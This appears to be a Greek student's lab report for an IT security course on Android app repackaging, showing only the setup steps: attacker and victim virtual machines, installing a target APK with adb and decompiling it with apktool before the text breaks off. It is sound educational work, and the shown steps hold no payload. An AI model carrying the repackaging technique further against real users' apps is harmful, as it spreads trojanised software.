



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ
ΥΠΟΛΟΓΙΣΤΩΝ

ΕΡΓΑΣΙΑ 4
ANDROID REPACKAGING

ΣΤΟΙΧΕΙΑ ΦΟΙΤΗΤΗ

ΟΝΟΜΑΤΕΠΩΝΥΜΟ : ΑΘΑΝΑΣΙΟΥ ΒΑΣΙΛΕΙΟΣ ΕΥΑΓΓΕΛΟΣ
ΑΡΙΘΜΟΣ ΜΗΤΡΩΟΥ : 19390005
ΕΞΑΜΗΝΟ ΦΟΙΤΗΤΗ : 8^ο
ΚΑΤΑΣΤΑΣΗ ΦΟΙΤΗΤΗ : ΠΡΟΠΤΥΧΙΑΚΟ
ΠΡΟΓΡΑΜΜΑ ΣΠΟΥΔΩΝ : ΠΑΔΑ
ΤΜΗΜΑ ΕΡΓΑΣΤΗΡΙΟΥ : ΑΣΦ 05 ΤΕΤΑΡΤΗ 12:00 – 14:00
ΥΠΕΥΘΥΝΟΣ ΕΡΓΑΣΤΗΡΙΟΥ : ΓΕΩΡΓΟΥΛΑΣ ΑΓΓΕΛΟΣ
ΗΜΕΡΟΜΗΝΙΑ ΠΑΡΑΔΟΣΗΣ : 4/6/2023

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΦΩΤΟΓΡΑΦΙΑ ΦΟΙΤΗΤΗ :




ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΔΡΑΣΤΗΡΙΟΤΗΤΕΣ

1. Λήψη και εγκατάσταση εφαρμογής-στόχου


1.1 Ενέργειες

Για τις ανάγκες της άσκησης χρησιμοποιήσαμε δύο εικονικές μηχανές, την SEEDUbuntu (πλευρά του επιτιθέμενου) και την SEEDAndroid (πλευρά του θύματος).




Εικόνα 1.1.1. Η εικονική μηχανή του επιτιθέμενου (SEEDUbuntu)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Εικόνα 1.1.2. Η εικονική μηχανή του θύματος (SEEDAndroid)

Επιπρόσθετα, συνδέσαμε τις δύο μηχανές στο ίδιο NAT δίκτυο, ώστε να επιτευχθεί η επίθεση Android Repackaging.



Εικόνα 1.1.3. Ρύθμιση του NAT δικτύου στις ρυθμίσεις της μηχανής του επιτιθέμενου

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 1.1.4. Ρύθμιση του NAT δικτύου στις ρυθμίσεις της μηχανής του θύματος

Βήμα 1. Λήψη εφαρμογής-στόχου από τον επιτιθέμενο

Εκκινήσαμε την μηχανή του επιτιθέμενου (SEEDUbuntu) και κατεβάσαμε από το eclass το αρχείο RepackagingLab.apk.

Βήμα 2. Εγκατάσταση της εφαρμογής-στόχου στη συσκευή Android του θύματος

Για την εγκατάσταση της εφαρμογής στη συσκευή Android χρησιμοποιήσαμε το εργαλείο adb. Αρχικά, αναζητήσαμε την IP του θύματος από το τερματικό της μηχανής του (SEEDAndroid) με την εντολή :

```
ifconfig
```


Έπειτα εκτελέσαμε τις παρακάτω εντολές στο τερματικό της μηχανής του επιτιθέμενου (SEEDUbuntu) με σκοπό την εγκατάσταση της εφαρμογής στη μηχανή του θύματος. Οι εντολές είναι :

```
adb connect 10.0.2.4  
adb install RepackagingLab.apk
```

όπου, 10.0.2.4 η IP address του SEEDAndroid και RepackagingLab.apk η εφαρμογή-στόχος. Τέλος, για τις ανάγκες των επόμενων δραστηριοτήτων, απεγκαταστήσαμε την εφαρμογή, ώστε να την εγκαταστήσουμε με τροποποιήσεις.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

1.2 Αποτελέσματα




```
Window 1
x86_64:/ $ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr 08:00:27:78:bc:97
          inet addr:10.0.2.4   Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:bc97/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:125761 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41402 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:187184782 TX bytes:3266272

x86_64:/ $
```


Εικόνα 1.2.1. Εύρεση της IP address του θύματος



```
Terminator
/bin/bash
/bin/bash 66x24
[06/01/23]seed@VM:~/.../Scenario1$ adb connect 10.0.2.4;
already connected to 10.0.2.4:5555
[06/01/23]seed@VM:~/.../Scenario1$ adb install RepackagingLab.apk
14713 KB/s (1421095 bytes in 0.094s)
Success
[06/01/23]seed@VM:~/.../Scenario1$
```

Εικόνα 1.2.2. Εγκατάσταση της εφαρμογής-στόχος στην μηχανή του θύματος

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 1.2.3. Επαλήθευση της εγκατάστασης της εφαρμογής-στόχος στη μηχανή του θύματος

1.3 Παρατηρήσεις

Η εγκατάσταση έγινε χειροκίνητα από το τερματικό της μηχανής του επιτιθέμενου και αυτό γιατί οι δύο μηχανές βρίσκονται στο ίδιο NAT δίκτυο.

2. Αποσυναρμολόγηση της εφαρμογής


2.1 Ενέργειες

Αποσυναρμολογήσαμε την εφαρμογή από το τερματικό της μηχανής του επιτιθέμενου με την εντολή :

```
apktool d RepackagingLab.apk
```


Ύστερα, ελέγξαμε τα αρχεία που παρήχθησαν από τον File Explorer της μηχανής του επιτιθέμενου (SEEDUbuntu).

2.2 Αποτελέσματα

